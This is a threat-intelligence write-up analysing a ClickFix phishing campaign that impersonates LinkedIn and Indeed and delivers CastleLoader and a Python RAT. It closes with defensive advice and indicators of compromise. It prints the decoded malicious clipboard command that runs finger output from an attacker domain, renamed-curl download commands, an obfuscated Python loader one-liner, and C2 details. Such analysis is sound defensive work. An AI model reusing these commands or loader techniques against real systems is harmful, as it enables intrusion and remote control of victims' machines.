
The LevelBlue OpsIntel CTI team examined the latest version of the ClickFix campaign, which emerged in early May 2026. The campaign employs a multi-stage phishing delivery chain that impersonates trusted employment and professional networking platforms, such as LinkedIn and Indeed, to lure victims. This variant leverages the legacy Finger protocol through native Windows command-line utilities as part of its delivery process. The threat actors use legitimate Windows tools and portable Python runtimes to execute in-memory shellcode, ultimately deploying a fileless Malware-as-a-Service (MaaS) framework tracked as CastleLoader and a Python-based remote access trojan (RAT). The campaign reflects the continued rise of browser-based social engineering with Living-off-the-Land binaries (LOLBin) and Python-based payload delivery.
Stage 1: Initial Phishing Page
The attack chain begins with phishing URLs hosted on typosquatted domains impersonating legitimate job and professional networking platforms such as LinkedIn and Indeed. These URLs include multiple Google Ads tracking parameters such as gclid, gbraid, and gad_campaignid, indicating that the infrastructure was distributed through paid advertising or ad-tracking ecosystems.

Figure 1. FakeCaptcha Cloudflare Turnstile page impersonating LinkedIn.
In addition to standard advertising identifiers, the URLs contain a custom parameter that appears to influence server-side behavior:
|
Network |
&verification=robot |
Analysis reveals that the malicious infrastructure only requires this parameter to proceed with the ClickFix infection chain.
Stage 2: Landing Page
Upon inspection of the phishing URL, the landing page retrieves a second-stage payload from a separate .php endpoint. Embedded JavaScript dynamically fetches remote content from this endpoint, applies ROT13 to decode the response, and then injects the output into the Document Object Model (DOM) at runtime.

Figure 2. Retrieval of second-stage payload via ROT13.
Stage 3: ClickFix
When the user interacts with the fake CAPTCHA box, a payload gets copied to the clipboard via the classic document.execCommand(“copy”) method. The payload in the clipboard decodes to the following command:
|
Process |
%COMSPEC% /c s^t^a^r^t "" /min for /f "skip=25 delims=" %e in ('f^^i^^n^^g^^e^^r wCeFgncRwB@f^^i^^n^^g^^e^^r^^.^^uslinked[.]org') do %e & ' --Verify --------------------press ENTER-- ' |

Figure 3. Decoded payload from FingerFix.
The initial payload is executed using a command that invokes cmd.exe with a minimized window and uses process output from the caret-obfuscated finger utility. The resolved output is then executed as a command stream.
The image below compares the two observed variants of the ClickFix batch payload. Despite differences in tooling and runtime selection, both variants follow the same overall execution chain, including LOLBin abuse, portable Python runtime deployment, staged payload retrieval, and in-memory execution of the next-stage malware payload.

Figure 4. Variants of ClickFix payload.
System Disruption
Both scripts kills and restarts explorer.exe, which reduces user navigation options by hiding the taskbar and desktop icons:
|
Process |
taskkill /f /im explorer.exe taskkill /f /fi "IMAGENAME eq explor*" |
Curl Hijacking
The malware generates a randomized filename under %LocalAppData% directory and assigns it as a disguised executable path (e.g. 1006326830900030409.com or 1006326830900030409.exe):
|
File |
%LocalAppData%\d{18}.(com|exe) |
Next, this file is then used as a renamed copy of the legitimate Windows curl.exe binary.
|
Process |
copy /Y "%SystemRoot%\System32\curl.exe" %LocalAppData%\d{18}.(com|exe) |
This renamed curl.exe will be used to establish outbound communication on the same phishing domain, but with a different URL endpoint:
|
Process |
%LocalAppData%\d{18}.(com|exe) -s -L --tlsv1.2 --ssl-no-revoke {typosquatted domain}/(leyts|infos).php?(Npier|fronts)=1 |

Figure 5. Invokes clipboard manipulation via Set-Clipboard.
Portable Python Runtime Deployment
The script also defines a secondary staging directory used to deploy one of two portable Python runtimes. This directory is also created under %LocalAppData% and mimics a legitimate Python installation structure, depending on the runtime variant being used (embedded CPython or IronPython):
|
Type |
Directory |
|
CPython |
%LocalAppData%\python-3.15.0a1-embed-win32.pdf |
|
IronPython |
%LocalAppData%\IronPython.3.4.2.pdf |
Finally, the renamed curl.exe binary is used again to download a legitimate Python runtime archive from trusted upstream sources. This step differs slightly depending on the variant in use, but both follow the same pattern of abusing legitimate software distribution channels for payload staging.
|
Process |
%LocalAppData%\d{18}.(com|exe) -s -L --tlsv1.2 --ssl-no-revoke -o "%LocalAppData%\(IronPython.3.4.2|python-3.15.0a1-embed-win32).pdf" (github[.]com/IronLanguages/ironpython3/releases/download/v3.4.2/IronPython.3.4.2.zip|www.python.org/ftp/python/3.15.0/python-3.15.0a1-embed-win32.zip) |
After downloading, both payloads rely on Windows’ built-in tar.exe to extract the archive:
|
Process |
tar -xf "%LocalAppData%\(IronPython.3.4.2|python-3.15.0a1-embed-win32).pdf" " -C "%LocalAppData%\(IronPython.3.4.2|python-3.15.0a1-embed-win32)" |
Once extracted, both variants rename the Python interpreter to randomized filenames:
|
Type |
Directory |
|
CPython |
rename "%LocalAppData%\python-3.15.0a1-embed-win32\python.exe" "d{18}.exe" |
|
IronPython |
rename "%LocalAppData%\IronPython.3.4.2\net462\ipyw32.exe" "d{18}.exe" |
Lastly, the renamed Python interpreter will be used to execute inline Python code. The embedded Python performs the following operations:
- decodes a compressed payload blob
- launches a secondary Python process using subprocess.Popen()
- In other variants, it suppresses visible windows using CREATE_NO_WINDOW
|
Process |
"d{18}.exe" -c "import sys,subprocess as s,base64 as b,zlib as z;s.Popen([sys.executable,'-c',z.decompress(b.b64decode('eJydk81K…G539dtg==')).decode('utf-32')],creationflags=s.CREATE_NO_WINDOW)" |
The resulting decompressed payload reveals behavior consistent with secondary-stage command-and-control (C2) activity. It initiates outbound connections to retrieve additional payloads from infrastructure using two UUID-based URL patterns.
|
Network |
hXXps:\/\/\w+[.]net\/ebd417db-979c-51f8-aedf-88a2bf8aa6c3\/t\d{1,2} hXXps:\/\/\w+[.]net\/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9\/scr\d{1,2} hXXps:\/\/\w+[.]net\/6d6d2d17-d270-59c6-8b75-df011af08e58\/callback\d{1,2} |

Figure 6. Decoded Python loader script.
Stage 4: Shellcode Analysis
The payload downloaded by the renamed Python interpreter is another Python script that performs a Cyrillic substitution operation. Prior to Base64 decoding, the script replaces specific Cyrillic characters with their Latin equivalents:

Figure 7. Cyrillic-substitution obfuscation in the Python script.
After substituting and decoding the Base64 blobs, this Python script implements a classic fileless shellcode, using Base64 encoding, XOR decryption, and direct Windows API calls via ctypes to execute payloads entirely in memory.

Figure 8. Decoded script containing in-memory shellcode execution operation.
The decrypted shellcode is then copied into the allocated memory buffer, which performs another outbound connection:
|
Network |
GET /(ebd417db-979c-51f8-aedf-88a2bf8aa6c3|95126aeb-4120-56b1-8c9e-63fdf0c0b6f9)/v\d{1,2} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 |
Stage 5: CastleLoader
The first 64 bytes of the downloaded blob are treated as the RC4 key, while the remaining bytes contain the encrypted second-stage shellcode. This will be loaded in the memory of the same host python interpreter.

Figure 9. Download operation for the next RC4 encoded shellcode.
The decrypted payload is CastleLoader, a MaaS framework designed for flexible malware deployment. During initialization, it decrypts its configuration in heap memory. The configuration contains C2 parameters and behavioral flags used throughout execution. Below is the sample decoded configuration:
|
Variable |
Value |
|
URL |
hXXps[:]//sedaliarealty[.]net/1ed3c2fc-f870-5522-a6bd-71c0a4d78ddd |
|
campaign_id |
028aaf61-fef2-525a-9a95-7cd10db2e166 |
|
useragent |
7bhY8nnzjteS0Y0wMRMMQ |
|
mutex_name |
DE6TZHGHlXfrbvmQdHxJIb035 |
|
chacha_key |
0x0DF4397FDB725731AE751503C0FEFDCDB5F2967286379F7D662C297D41F07A15 |
|
chacha_nonce |
0x17612E6D4D22AC64AB157E3C |
Apart from the malware's initial GET request, all C2 communication is encrypted via the symmetric ChaCha algorithm. After decryption, the C2 protocol uses a serialized custom data structure, internally referred to as container, which can store values of different types.
Settings Container
For the initial configuration fetch, the malware issues a GET request to a hardcoded base URL, appending the campaign UUID directly to the path. Below is the sample response from the C2 server:

Figure 10. Encrypted settings container.
The C2 response decrypts into a settings block. At the root of the serialized data structure, the settings block contains flags that control CastleLoader behavior:

Figure 11. Decrypted settings container.
|
Type |
Directory |
|
run_as_admin |
The malware will relaunch its parent via cmd.exe /c <parent_process> via ShellExecuteW with the "runas" verb to elevate it as Administrator. |
|
anti_vm |
Run cpuid instruction to attempt to detect hypervisor (VMware, VirtualBox, Parallels) environments. |
|
prevent_restart |
Drop a marker file in %PROGRAMDATA% with the name matching the mutex name embedded in the configuration. It checks for this marker on subsequent runs to avoid duplicate execution. |
|
show_fake_error |
Display a MessageBoxW "System Error" with the message "The program can't start because VCRUNTIME140.dll is missing from your computer. Try reinstalling the program to fix this problem." |
|
make_screenshots |
Capture the desktop on bootstrap via the GDI BitBlt pipeline |
|
get_installed_av |
Enumerate installed AV products via WMI root\SecurityCenter2 using CoCreateInstance and CoSetProxyBlanket |
Task Container
Next, it retrieves another configuration setup from the server. In this stage, the campaign UUID is no longer appended to the URL. Instead, the loader contacts only the base endpoint and transmits encrypted data within the HTTP POST request body:

Figure 12. Encrypted tasks container.
The loader issues a get_tasks request to its C2 server using generated identifiers of the infected host (access_key, campaign_identifier, machine_id and build_version), along with system profiling data (username, computer_name, domain_name, windows_version, arch, active_av and active_list).

Figure 13. Decrypted get_tasks container.
The C2 server also sends a separate task container that can be decoded using the same hardcoded ChaCha20 key/nonce pair.

Figure 14. Decrypted tasks container containing the configuration data of CastleLoader.
The tasks container parameters are identical with observations previously reported in a Huntress blog covering a similar CastleLoader campaign. Following the completion of task execution, the malware sends another encrypted payload to the C2 server within the body of an HTTP POST request.

Figure 15. Encrypted post-execution status reporting.
The bot issues send_execution_status and send_finished_status messages to report task execution results back to the C2 infrastructure. Aside from the previously generated identifiers of the infected host, these status messages introduce three additional fields specific to execution reporting:
-
task_id - identifies the associated task
-
is_success - a boolean indicating execution outcome
-
error_code - an integer used to report failure conditions

Figure 16. Decrypted post-execution status response.
The next infection stage relies on configuration data previously decrypted by CastleLoader. Using task-specific parameters received from the C2 server, the loader retrieves the next-stage payload from unique endpoint paths, including:
|
Network |
hXXps:\/\/\w+[.]net\/ebd417db-979c-51f8-aedf-88a2bf8aa6c3\/kevin hXXps:\/\/\w+[.]net\/ebd417db-979c-51f8-aedf-88a2bf8aa6c3\/WorkiNEW |
The retrieved payload is stored as a large, encrypted blob and subsequently decrypted using the RC4 key supplied earlier in the CastleLoader task configuration:

Figure 17. RC4-encrypted payload downloaded from a URL specified in the CastleLoader configuration data.
After decryption, the buffer resolves with a ZIP archive containing the resources of the final payload. The loader then prepares another staging directory under %ProgramData%. During pivoting investigation, the malware uses one of the following as its folder name:
|
File |
C:\ProgramData\(Ccrreewwll|NewKevinNotAnother|NewestWorkiNaprav) |

Figure 18. In-memory decryption of staging files.
The malware utilizes CPython, which is one of the most widely used reference implementations of the Python programming language. CPython compiles human-readable Python code into intermediate bytecode (.pyc files). That bytecode is then interpreted and executed by the CPython virtual machine.
|
Process |
“pythonw.exe” C:\ProgramData\(Ccrreewwll|NewKevinNotAnother|NewestWorkiNaprav)\(main|install|play).pyc |

Figure 19. Execution of Python’s ctypes module.
In this case, the bytecode file is another in-memory loader that uses the Windows ctypes interface to execute shellcode received from a local named pipe.

Figure 20. Source-code snippet of the bytecode file.
Stage 6: Python-based RAT
The main objective of CastleLoader is to deliver secondary malicious payloads, including remote access trojans or information-stealing malware. In this case, it is used to deliver a Python-based RAT designed for persistence, remote control, payload delivery, in-memory malware execution, and post-exploitation activity.
An open-source tool named pycdc was used to restore the compiled bytecode back into Python source code. The decompiled output also exposes build-time artifacts, including the original development path (C:\Bot\projects\LOADER\PS_PythonLOADER\Interpretator).
Below is a sample of the recovered output:

Figure 21. Restored Python script revealing the configuration parameters.

Figure 22. Core RAT functionalities.
Configuration and Global Constants
The following constants define the loader’s runtime configuration, cryptographic obfuscation behavior, and C2 targeting logic:
|
Key |
Value |
Observed Usage |
|
KEY |
#*sis82217S*AD8s |
Used in WebSocket auth handshake inside AUTH_STUFF.AuthorizeKey comparison and validation |
|
KEYBUF |
79 |
XOR obfuscation key applied to all WebSocket payloads in WebSockSend/WebSockRecv |
|
RESERVE_DOMAIN |
kevinnotanother[.]com |
Hardcoded C2 domain resolved during initial connection |
|
MUTEX |
MissedCallsTrapPhone |
Mutex name used for single-instance enforcement |
|
BUILD_NAME |
NoviiCrewl |
Stored in BOT_INFO struct sent to C2 |
|
SIZEOFPACKET |
65535 |
WebSocket buffer sizing for send/receive |
Victim Profiling and Host Enumeration
Once the configuration is initialized, the malware collects host-level metadata to uniquely identify the infected system. This information is packaged into structured objects named BOT_INFO and transmitted to the C2 server as part of the registration phase.
class BOT_INFO(Structure):
_fields_ = [
("iselevated", c_uint32),
("OS", c_wchar * 64),
("pcname", c_wchar * MAX_PATH),
("username", c_wchar * MAX_PATH),
("domainname", c_wchar * MAX_PATH),
("hwid", c_wchar * 64),
("build_name", c_wchar * 32)
]
This structure ensures that each infected endpoint is uniquely fingerprinted using both system-level identifiers and runtime context data.
|
Function |
Purpose |
|
CheckElevation() |
Queries process token information (OpenProcessToken and GetTokenInformation) to determine whether the malware has administrator privileges. |
|
GetHWID() |
Reads the Windows MachineGuid registry key to uniquely identify the infected host (HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid) |
|
GetOS() |
Reads Windows product name information from the registry (HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName) |
In addition to system profiling, the loader defines a second structured object named FILE_INFO responsible for describing remote execution tasks and payload delivery instructions.
class FILE_INFO(Structure):
_fields_ = [ ("FPS", c_wchar * MAX_PATH),
("FPC", c_wchar * MAX_PATH),
("type_", c_uint32),
("EP", c_wchar * 32),
("TASK_ID", c_uint64)
]
WebSocket Communication
After system profiling, the loader initiates a secure communication channel with the C2 server using WinHTTP APIs. The connection is first established as an HTTPS session and then upgraded to a WebSocket channel. During this process, TLS validation checks are intentionally weakened, allowing acceptance of invalid or attacker-controlled certificates.
The communication layer is implemented through the following core routines:
|
Function |
Purpose |
|
WebSockRecv() / WebSockSend() |
XOR-encrypts inbound and outbound C2 traffic with static byte (0x4F) before transmission. |
|
Connect() |
Establishes secure WebSocket C2 communications using WinHTTP APIs (WinHttpOpen, WinHttpConnect, WinHttpOpenRequest, WinHttpWebSocketCompleteUpgrade). Upgrades HTTPS traffic into a WebSocket session and authenticates with the hardcoded key. It also disables all meaningful TLS validation checks to allow self-signed or attacker-generated certificates. |
|
ThreadPing() |
Send out periodic heartbeat packets every 10 seconds. |
|
CloseConnection() |
Closes all WinHTTP/WebSocket handles (WinHttpCloseHandle). Used during disconnects, task failures, or reconnect cycles. |

Figure 23. Network activity from pythonw.exe.
Once the communication channel is established, the loader continuously receives C2 instructions. Incoming responses are evaluated based on integer-based opcodes that determine the execution path. These opcodes define whether the loader spawns a shell, executes a payload, or initiates persistence actions.
|
Constant |
Value |
Observed Usage |
|
S_CONNECT |
1 |
Passed to Connect() during initial WebSocket handshake + bot registration |
|
S_COMMAND |
2 |
Used as operation flag in Connect() and session channel initialization |
|
S_PING |
1 |
Sent in ThreadPing() as 4-byte heartbeat packet (c_uint32(S_PING)) |
|
S_CMD |
4 |
Selected in ThreadTerminalSession() to spawn cmd.exe |
|
S_POWERSHELL |
8 |
Selected in ThreadTerminalSession() to spawn powershell.exe |
|
S_START_TERMINAL |
101 |
Sent from implant to C2 when terminal session starts |
|
S_SESSION_MESSAGE |
7 |
Used as message type for shell stdin/stdout relay traffic |
|
S_UPLOAD |
49 |
Main loop dispatch and triggers ThreadUploadFile() |
|
EXEC_IN_MEM |
67 |
Main loop dispatch and triggers ThreadUploadFile_mem() |
|
S_DELETE |
90 |
Triggers SelfDelete() |
Interactive Shell Control
The loader supports remote command execution with various terminal opcodes. When an opcode is received, the malware spawns either cmd.exe or powershell.exe and redirects standard input/output streams through anonymous pipes.
|
Function |
Purpose |
|
ThreadRecvTerminal() |
Receives operator keystrokes from the C2 and injects them into the stdin pipe of the spawned shell process. Handles UTF-16 to console codepage conversion to preserve terminal compatibility. |
|
ThreadTerminalSession() |
Launches a hidden interactive shell (cmd.exe or powershell.exe), redirects stdin/stdout/stderr through anonymous pipes, and tunnels shell traffic through the C2 channel |
|
ThreadUploadFile_mem() |
Implements in-memory payload staging and execution. Downloads shellcode loaders and PE payloads through WebSocket, launches a helper Python process, and transfers payloads through a named pipe into executable memory.
|
|
ThreadUploadFile() |
Receives payloads from the C2, writes them to disk, and executes them using different execution methods depending on payload type.
|
|
SelfDelete() |
Deletes the malware from disk via PowerShell: · S_DELETE: powershell Start-Sleep -Seconds 4; Remove-Item -Path <malware> -Force |
Persistence Mechanism
To ensure long-term operation, the loader implements multiple persistence mechanisms including process watchdog behavior and mutex-based execution control.
|
Function |
Purpose |
|
SelfRunAndWait() |
Implements watchdog-style persistence by continuously relaunching a child copy of the malware if it was terminated unexpectedly. |
|
PersistentFile() |
Creates a mutex (MissedCallsTrapPhone) to enforce single-instance execution and initializes the watchdog persistence loop. |
Conclusion
ClickFix has become a household name over the years. As a proven social engineering threat, it still finds ways to evolve and succeed through the abuse of trusted user workflows and legitimate system utilities. The campaign begins with phishing infrastructure hosted on typosquatted networking domains impersonating platforms such as LinkedIn, where user interaction with FakeCAPTCHA prompts initiates the infection chain. This is usually followed by multi-stage execution using native Windows utilities. In this case, it abuses the Finger protocol.
ClickFix will continue to rely on LOLBins while incorporating more legitimate system applications and utilities such as portable Python runtimes to blend in with normal endpoint behavior. This enables the execution of fileless malicious payloads throughout the infection chain to reduce their overall footprint.
The infection chain ultimately culminates in the deployment of CastleLoader, a multi-stage loader responsible for configuration retrieval, task execution, and encrypted communication with the C2 infrastructure using ChaCha20 and RC4-based mechanisms. CastleLoader subsequently delivers a Python-based remote access trojan that enables operator control through WebSocket-based C2 communication, in-memory execution, and modular task handling capabilities.
Defending against ClickFix and similar social engineering campaigns requires a layered approach:
- User awareness training should specifically cover ClickFix lures, fake CAPTCHA prompts, phishing, SEO poisoning, and typosquatting. Users who recognize these patterns are significantly harder to compromise.
- Disable the Windows Run dialog (Win+R) to reduce ClickFix-style attacks, which rely on users being tricked into pasting and executing malicious commands via common Windows shortcuts and system menus.
- Block outbound TCP port 79 at the network egress layer. finger.exe relies on the Finger protocol over port 79, and legitimate Finger traffic is virtually nonexistent in modern Windows environments.
- Restrict portable and interpreted runtimes such as Python in non-standard or user-writable paths. Limit the abuse of native Windows utilities through application control policies.
- Monitor for LOLBin abuse and fileless execution patterns. Unusual invocations of native utilities and in-memory execution should trigger immediate investigation.
- Deploy a robust EDR solution. LevelBlue's Managed Detection and Response services provide the endpoint visibility and threat intelligence integration needed to detect and interrupt multi-stage execution chains before they reach their final payload.
Indicators of Compromise
|
Value |
Description |
|
linkedall[.]org |
Initial Phishing page and finger.exe Server |
|
golinked[.]net |
|
|
uslinked[.]org |
|
|
linked-on[.]com |
|
|
linked-people[.]com |
|
|
linkedwith[.]org |
|
|
linkedplus[.]org |
|
|
linked-hr[.]com |
|
|
indeed-jobs[.]net |
|
|
indeedhiring[.]com |
|
|
teamsvoicehub[.]com |
|
|
hXXps://linkedall[.]org/infos.php |
Landing page |
|
hXXps://uslinked[.]org/infos.php |
|
|
hXXps://tronscaner[.]net/infos.php |
|
|
hXXps://linked-on[.]com/leyts.php |
|
|
hXXps://linked-people[.]com/leyts.php |
|
|
hXXps://linkedwith[.]org/leyts.php |
|
|
hXXps://linkedplus[.]org/leyts.php |
|
|
hXXp://linked-hr[.]com/leyts.php |
|
|
hXXps://indeed-jobs[.]net/leyts.php |
|
|
hXXps://indeedhiring[.]com/leyts.php |
|
|
hXXp://teamsvoicehub[.]com/leyts.php |
|
|
hXXps://catalyst-ltd[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
CastleLoader Endpoint |
|
hXXps://mtg-life[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://dmtn-tv[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://ai-like[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://dapala[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://sinjim[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://idrci[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://domawe[.]net/95126aeb-4120-56b1-8c9e-63fdf0c0b6f9 |
|
|
hXXps://sedaliarealty[.]net/ebd417db-979c-51f8-aedf-88a2bf8aa6c3 |
|
|
hXXps://candipoker[.]net/ebd417db-979c-51f8-aedf-88a2bf8aa6c3 |
|
|
cd4a51037bf58733c0cb24b273951dd3fcea45a2aaeb8b30a3c625e183c4c0c7 |
Stage 1 Shellcode (t6) |
|
d56b810dfacaa1630bf562ccdefd46835349710d9516334e1a182619335ddea7 |
Stage 1 Shellcode (t3) |
|
d3e936fa36289fd1210047d8f25257bab0608825ed92908dc98c00e33bdb3db2 |
Python Loader (scr11) |
|
08a474368a2f94f347ad9e1a0a08d4258fcf49c6b9373214f7901bb770bacca4 |
Python Loader (scr7) |
|
d04ae4d214531d70c634d29763a9c0b84d601cf94aaca4720363f7512995393c |
RC4 Encrypted Shellcode (v6) |
|
c024a3d852b73fef5bfca7ec5c80df3d59ff9ec858e0adad80c588fe22c39dfc |
|
|
eca03a7a2af5d410d65efb095cca22ccd94cf17a04caf41d808ec5bcecfde0b5 |
CastleLoader (kevin) |
|
e5e43b0830369c39fab45363486da4d21a98c5097ea262c9816997f11c73c1c4 |
CastleLoader (CrewlPiton) |
|
ee2d34ac98eaf1451d19fdc99f0bb52db1db60f71933a91f5655af0703ff2464 |
Python RAT bytecode (main.pyc) |
|
0e346fb46176ffce4c7dbe40a8682bc1f4a2fc70b7389be427568d97a47bd149 |
|
|
0e346fb46176ffce4c7dbe40a8682bc1f4a2fc70b7389be427568d97a47bd149 |
|
|
7c54bcf3aea8348e8902cac80eb0df31b43a71601a62e2514087fef40a416bfd |
Python RAT bytecode (play.pyc) |
|
kevinnotanother[.]com |
C2 Domain |
|
staruxaproruha[.]com |
C2 Domain |
|
novayastaruxa[.]com |
C2 Domain |
|
crewlcrewlcrewl[.]com |
C2 Domain |
|
crewlworkinew[.]com |
C2 Domain |


